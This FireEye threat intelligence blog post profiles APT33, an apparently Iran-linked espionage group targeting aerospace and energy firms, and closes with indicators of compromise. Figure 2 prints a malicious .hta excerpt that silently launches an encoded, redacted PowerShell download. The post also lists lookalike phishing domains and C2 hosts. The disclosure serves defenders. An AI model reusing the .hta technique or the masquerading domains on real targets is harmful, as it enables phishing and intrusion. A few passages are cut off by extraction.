Insights into Iranian Cyber Espionage: APT33 Targets Aerospace and Energy Sectors and has Ties to Destructive Malware

September 20, 2017 | by Jaqueline O'Leary, Josiah Kimble, Kelli Vanderlee, Nalani Fraser | Threat Research

When discussing suspected Middle Eastern hacker groups with destructive capabilities, many automatically think of the suspected Iranian group that previously used SHAMOON – aka Disttrack – to target organizations in the Persian Gulf. However, over the past few years, we have been tracking a separate, less widely known suspected Iranian group with potential destructive capabilities, whom we call APT33. Our analysis reveals that APT33 is a capable group that has carried out cyber espionage operations since at least 2013. We assess APT33 works at the behest of the Iranian government.

Recent investigations by FireEye's Mandiant incident response consultants combined with FireEye iSIGHT Threat Intelligence analysis have given us a more complete picture of APT33's operations, capabilities, and potential motivations. This blog highlights some of our analysis. Our detailed report on FireEye MySIGHT contains a more thorough review of our supporting evidence and analysis. We will also be discussing this threat group further during our webinar on Sept. 21 at 8 a.m. ET.

Targeting

APT33 has targeted organizations – spanning multiple industries – headquartered in the United States, Saudi Arabia and South Korea. APT33 has shown particular interest in organizations in the aviation sector involved in both military and commercial capacities, as well as organizations in the energy sector with ties to petrochemical production.

From mid-2016 through early 2017, APT33 compromised a U.S. organization in the aerospace sector and targeted a business conglomerate located in Saudi Arabia with aviation holdings.

During the same time period, APT33 also targeted a South Korean company involved in oil refining and petrochemicals. More recently, in May 2017, APT33 appeared to target a Saudi organization and a South Korean business conglomerate using a malicious file that attempted to entice victims with job vacancies for a Saudi Arabian petrochemical company.

We assess the targeting of multiple companies with aviation-related partnerships to Saudi Arabia indicates that APT33 may possibly be looking to gain insights on Saudi Arabia's military aviation capabilities to enhance Iran's domestic aviation capabilities or to support Iran's military and strategic decision making vis a vis Saudi Arabia.

We believe the targeting of the Saudi organization may have been an attempt to gain insight into regional rivals, while the targeting of South Korean companies may be due to South Korea's recent partnerships with Iran's petrochemical industry as well as South Korea's relationships with Saudi petrochemical companies. Iran has expressed interest in growing their petrochemical industry and often posited this expansion in competition to Saudi petrochemical companies. APT33 may have targeted these organizations as a result of Iran's desire to expand its own petrochemical production and improve its competitiveness within the region.

The generalized targeting of organizations involved in energy and petrochemicals mirrors previously observed targeting by other suspected Iranian threat groups, indicating a common interest in the sectors across Iranian actors.

Figure 1 shows the global scope of APT33 targeting.



Figure 1: Scope of APT33 Targeting

Spear Phishing

APT33 sent spear phishing emails to employees whose jobs related to the aviation industry. These emails included recruitment themed lures and contained links to malicious HTML application (.hta) files. The .hta files contained job descriptions and links to legitimate job postings on popular employment websites that would be relevant to the targeted individuals.

An example .hta file excerpt is provided in Figure 2. To the user, the file would appear as benign references to legitimate job postings; however, unbeknownst to the user, the .hta file also contained embedded code that automatically downloaded a custom APT33 backdoor.

```
# Please Wait. Loading ...



<h1>Please Wait. Loading ... </h1>

<head>
<title>Supply Specialist , Riyadh, Alsalam Aircraft Company</title>
</head>
...

<script>
a=new ActiveXObject("WScript.Shell");
a.run('%windir%\\System32\\cmd.exe /c powershell -window hidden –enc <redacted encoded
command>', 0);
</script>

...
```

Figure 2: Excerpt of an APT33 malicious .hta file

Opportunity hiring statement. However, in a few cases, APT33 operators left in the default values of the shell's phishing module. These appear to be mistakes, as minutes after sending the emails with the default values, APT33 sent emails to the same recipients with the default values removed.

As shown in Figure 3, the "fake mail" phishing module in the ALFA Shell contains default values, including the sender email address (solevisible@gmail[.]com), subject line ("your site hacked by me"), and email body ("Hi Dear Admin").



Figure 3: ALFA TEaM Shell v2-Fake Mail (Default)

Figure 4 shows an example email containing the default values the shell.

From: solevisible@gmail.com
To: <target>
Subject: your site hacked by me

Hi Dear Admin :)

Figure 4: Example Email Generated by the ALFA Shell with Default Values

Domain Masquerading

APT33 registered multiple domains that masquerade as Saudi Arabian aviation companies and Western organizations that together have partnerships to provide training, maintenance and support for Saudi's military and commercial fleet. Based on observed targeting patterns, APT33 likely used these domains in spear phishing emails to target victim organizations.

The following domains masquerade as these organizations: Boeing, Alsalam Aircraft Company, Northrop Grumman Aviation Arabia (NGAAKSA), and Vinnell Arabia.

boeing.servehttp[.]com
alsalam.ddns[.]net

vinnellarabia.myftp[.]org

Boeing, Alsalam Aircraft company, and Saudia Aerospace Engineering Industries entered into a joint venture to create the Saudi Rotorcraft Support Center in Saudi Arabia in 2015 with the goal of servicing Saudi Arabia's rotorcraft fleet and building a self-sustaining workforce in the Saudi aerospace supply base.

Alsalam Aircraft Company also offers military and commercial maintenance, technical support, and interior design and refurbishment services.

Two of the domains appeared to mimic Northrop Grumman joint ventures. These joint ventures – Vinnell Arabia and Northrop Grumman Aviation Arabia – provide aviation support in the Middle East, specifically in Saudi Arabia. Both Vinnell Arabia and Northrop Grumman Aviation Arabia have been involved in contracts to train Saudi Arabia's Ministry of National Guard.

Identified Persona Linked to Iranian Government

We identified APT33 malware tied to an Iranian persona who may have been employed by the Iranian government to conduct cyber threat activity against its adversaries.

We assess an actor using the handle "xman_1365_x" may have been involved in the development and potential use of APT33's TURNEDUP backdoor due to the inclusion of the handle in the processing-debugging (PDB) paths of many of TURNEDUP samples. An example can be seen in Figure 5.

```
C:\Users\xman_1365_x\Desktop\homeWork\13930308\Bot_70_FIX
HEADER_FIX_LONGURL 73_StableAndNewProtocol - login all\Release\Bot.pdb
```

Figure 5: "xman_1365_x" PDB String in TURNEDUP Sample

Xman_1365_x was also a community manager in the Barnamenevis Iranian programming and software engineering forum, and registered accounts in the well-known Iranian Shabgard and Ashiyane forums, though we did not find evidence to suggest that this actor was ever a formal member of the Shabgard or Ashiyane hacktivist groups.

Open source reporting links the "xman_1365_x" actor to the "Nasr Institute," which is purported to be equivalent to Iran's "cyber army" and controlled by the Iranian government. Separately, additional evidence ties the "Nasr Institute" to the 2011-2013 attacks on the financial industry, a series of denial of service attacks dubbed Operation Ababil. In March 2016, the U.S. Department of Justice unsealed an indictment that named two individuals allegedly hired by the Iranian government to build attack infrastructure and conduct distributed denial of service attacks in support of Operation Ababil. While the individuals and the activity described in indictment are different than what is discussed in this report, it provides some evidence that individuals associated with the "Nasr Institute" may have ties to the Iranian government.

Potential Ties to Destructive Capabilities and Comparisons with SHAMOON

One of the droppers used by APT33, which we refer to as DROPSHOT, has been linked to the wiper malware SHAPESHIFT. Open source research indicates SHAPESHIFT may have been used to target organizations in Saudi Arabia.

Although we have only directly observed APT33 use DROPSHOT to deliver the TURNEDUP backdoor, we have identified multiple DROPSHOT samples in the wild that drop SHAPESHIFT. The SHAPESHIFT malware is capable of wiping disks, erasing volumes and deleting files, depending on its configuration. Both DROPSHOT and SHAPESHIFT contain Farsi language artifacts, which indicates they may have been developed by a Farsi language speaker (Farsi is the predominant and official language of Iran).

While we have not directly observed APT33 use SHAPESHIFT or otherwise carry out destructive operations, APT33 is the only group that we have observed use the DROPSHOT dropper. It is possible that DROPSHOT may be shared amongst Iran-based threat groups, but we do not have any evidence that this is the case.

In March 2017, Kasperksy released a report that compared DROPSHOT (which they call Stonedrill) with the most recent variant of SHAMOON (referred to as Shamoon 2.0). They stated that both wipers employ anti-emulation techniques and were used to target organizations in Saudi Arabia, but also mentioned several differences. For example, they stated DROPSHOT uses more advanced anti-emulation techniques, utilizes external scripts for self-deletion, and uses memory injection versus external drivers for deployment.

We have also observed differences in both targeting and tactics, techniques and procedures (TTPs) associated with the group using SHAMOON and APT33. For example, we have observed SHAMOON being used to target government organizations in the Middle East, whereas APT33 has targeted several commercial organizations both in the Middle East and globally. APT33 has also utilized a wide range of custom and publicly available tools during their operations. In contrast, we have not observed the full lifecycle of operations associated with SHAMOON, in part due to the wiper removing artifacts of the earlier stages of the attack lifecycle.

Regardless of whether DROPSHOT is exclusive to APT33, both the malware and the threat activity appear to be distinct from the group using SHAMOON. Therefore, we assess there may be multiple Iran-based threat groups capable of carrying out destructive operations.

Additional Ties Bolster Attribution to Iran

APT33's targeting of organizations involved in aerospace and energy most closely aligns with nation-state interests, implying that the threat actor is most likely government sponsored. This coupled with the timing of operations – which coincides with Iranian working hours – and the use of multiple Iranian hacker tools and name servers bolsters our assessment that APT33 may have operated on behalf of the Iranian government.

The times of day that APT33 threat actors were active suggests that they were operating in a time zone close to 04:30 hours ahead of Coordinated Universal Time (UTC). The time of the observed attacker activity coincides with Iran's Daylight Time, which is +0430 UTC.

APT33 largely operated on days that correspond to Iran's workweek, Saturday to Wednesday. This is evident by the lack of attacker activity on Thursday, as shown in Figure 6. Public sources report that Iran works a Saturday to Wednesday or Saturday to Thursday work week, with government offices closed on Thursday and some private businesses operating on a half day schedule on Thursday. Many other Middle East countries have elected to have a Friday and Saturday weekend. Iran is one of few countries that subscribes to a Saturday to Wednesday workweek.

APT33 leverages popular Iranian hacker tools and DNS servers used by other suspected Iranian threat groups. The publicly available backdoors and tools utilized by APT33 – including NANOCORE, NETWIRE, and ALFA Shell – are all available on Iranian hacking websites, associated with Iranian hackers, and used by other suspected Iranian threat groups. While not conclusive by itself, the use of publicly available Iranian hacking tools and popular Iranian hosting companies may be a result of APT33's familiarity with them and lends support to the assessment that APT33 may be based in Iran.



Figure 6: APT33 Interactive Commands by Day of Week

Outlook and Implications

Based on observed targeting, we believe APT33 engages in strategic espionage by targeting geographically diverse organizations across multiple industries. Specifically, the targeting of organizations in the aerospace and energy sectors indicates that the threat group is likely in search of strategic intelligence capable of benefitting a government or military sponsor. APT33's focus on aviation may indicate the group's desire to gain insight into regional military aviation capabilities to enhance Iran's aviation capabilities or to support Iran's military and strategic decision making. Their targeting of multiple holding companies and organizations in the energy sectors align with Iranian national

APT33's use of multiple custom backdoors suggests that they have access to some of their own development resources, with which they can support their operations, while also making use of publicly available tools. The ties to SHAPESHIFT may suggest that APT33 engages in destructive operations or that they share tools or a developer with another Iran-based threat group that conducts destructive operations.

Appendix

Malware Family Descriptions

Malware Family	Description	Availability
DROPSHOT	Dropper that has been observed dropping and launching the TURNEDUP backdoor, as well as the SHAPESHIFT wiper malware	Non-Public
NANOCORE	Publicly available remote access Trojan (RAT) available for purchase. It is a full-featured backdoor with a plugin framework	Public
NETWIRE	Backdoor that attempts to steal credentials from the local machine from a variety of sources and supports other standard backdoor features.	Public
TURNEDUP	Backdoor capable of uploading and downloading files, creating a reverse shell, taking screenshots, and gathering system information	Non-Public

Indicators of Compromise

APT33 Domains Likely Used in Initial Targeting

Domain
boeing.servehttp[.]com
alsalam.ddns[.]net
ngaaksa.ddns[.]net
ngaaksa.sytes[.]net
vinnellarabia.myftp[.]org

APT33 Domains / IPs Used for C2

C2 Domain	MALWARE
managehelpdesk[.]com	NANOCORE
microsoftupdated[.]com	NANOCORE

mywinnetwork.ddns[.]net	NETWIRE
www.chromup[.]com	TURNEDUP
www.securityupdated[.]com	TURNEDUP
googlmail[.]net	TURNEDUP
microsoftupdated[.]net	TURNEDUP
syn.broadcaster[.]rocks	TURNEDUP
www.googlmail[.]net	TURNEDUP

Publicly Available Tools used by APT33

MD5	MALWARE	Compile Time (UTC)
3f5329cf2a829f8840ba6a903f17a1bf	NANOCORE	2017/1/11 2:20
10f58774cd52f71cd4438547c39b1aa7	NANOCORE	2016/3/9 23:48
663c18cfcedd90a3c91a09478f1e91bc	NETWIRE	2016/6/29 13:44
6f1d5c57b3b415edc3767b079999dd50	NETWIRE	2016/5/29 14:11

Unattributed DROPSHOT / SHAPESHIFT MD5 Hashes

MD5	**MALWARE**	**Compile Time (UTC)**
0ccc9ec82f1d44c243329014b82d3125	DROPSHOT (drops SHAPESHIFT	n/a - timestomped
fb21f3cea1aa051ba2a45e75d46b98b8	DROPSHOT	n/a - timestomped
3e8a4d654d5baa99f8913d8e2bd8a184	SHAPESHIFT	2016/11/14 21:16:40
6b41980aa6966dda6c3f68aeeb9ae2e0	SHAPESHIFT	2016/11/14 21:16:40

APT33 Malware MD5 Hashes

MD5	MALWARE	Compile Time (UTC)

	TURNEDUP)	14:26
c57c5529d91cffef3ec8dadf61c5ffb2	TURNEDUP	2014/6/1 11:01
c02689449a4ce73ec79a52595ab590f6	TURNEDUP	2016/9/18 10:50
59d0d27360c9534d55596891049eb3ef	TURNEDUP	2016/3/8 12:34
59d0d27360c9534d55596891049eb3ef	TURNEDUP	2016/3/8 12:34
797bc06d3e0f5891591b68885d99b4e1	TURNEDUP	2015/3/12 5:59
8e6d5ef3f6912a7c49f8eb6a71e18ee2	TURNEDUP	2015/3/12 5:59
32a9a9aa9a81be6186937b99e04ad4be	TURNEDUP	2015/3/12 5:59
a272326cb5f0b73eb9a42c9e629a0fd8	TURNEDUP	2015/3/9 16:56
a813dd6b81db331f10efaf1173f1da5d	TURNEDUP	2015/3/9 16:56
de9e3b4124292b4fba0c5284155fa317	TURNEDUP	2015/3/9 16:56
a272326cb5f0b73eb9a42c9e629a0fd8	TURNEDUP	2015/3/9 16:56
b3d73364995815d78f6d66101e718837	TURNEDUP	2014/6/1 11:01
de7a44518d67b13cda535474ffedf36b	TURNEDUP	2014/6/1 11:01
b5f69841bf4e0e96a99aa811b52d0e90	TURNEDUP	2014/6/1 11:01
a2af2e6bbb6551ddf09f0a7204b5952e	TURNEDUP	2014/6/1 11:01
b189b21aafd206625e6c4e4a42c8ba76	TURNEDUP	2014/6/1 11:01

c55b002ae9db4dbb2992f7ef0fbc86cb	TURNEDUP	2014/6/1 11:01
c2d472bdb8b98ed83cc8ded68a79c425	TURNEDUP	2014/6/1 11:01
c6f2f502ad268248d6c0087a2538cad0	TURNEDUP	2014/6/1 11:01
c66422d3a9ebe5f323d29a7be76bc57a	TURNEDUP	2014/6/1 11:01
ae47d53fe8ced620e9969cea58e87d9a	TURNEDUP	2014/6/1 11:01
b12faab84e2140dfa5852411c91a3474	TURNEDUP	2014/6/1 11:01
c2fbb3ac76b0839e0a744ad8bdddba0e	TURNEDUP	2014/6/1 11:01
a80c7ce33769ada7b4d56733d02afbe5	TURNEDUP	2014/6/1 11:01
6a0f07e322d3b7bc88e2468f9e4b861b	TURNEDUP	2014/6/1 11:01
b681aa600be5e3ca550d4ff4c884dc3d	TURNEDUP	2014/6/1 11:01
ae870c46f3b8f44e576ffa1528c3ea37	TURNEDUP	2014/6/1 11:01
bbdd6bb2e8827e64cd1a440e05c0d537	TURNEDUP	2014/6/1 11:01
0753857710dcf96b950e07df9cdf7911	TURNEDUP	2013/4/10 10:43
d01781f1246fd1b64e09170bd6600fe1	TURNEDUP	2013/4/10 10:43
1381148d543c0de493b13ba8ca17c14f	TURNEDUP	2013/4/10 10:43

This entry was posted on Wed Sep 20 10:00:00 EDT 2017 and filed under APT, Iran, Jaqueline O'Leary, Josiah Kimble, Kelli Vanderlee, Latest Blog Posts, Nalani Fraser, and Threat Research.

Get information and insight on today's advanced threats from the leader in advanced threat prevention.

First Name

Last Name

Email Address

- [ ] Executive Perspective Blog
- [ ] Threat Research Blog
- [ ] Products and Services Blog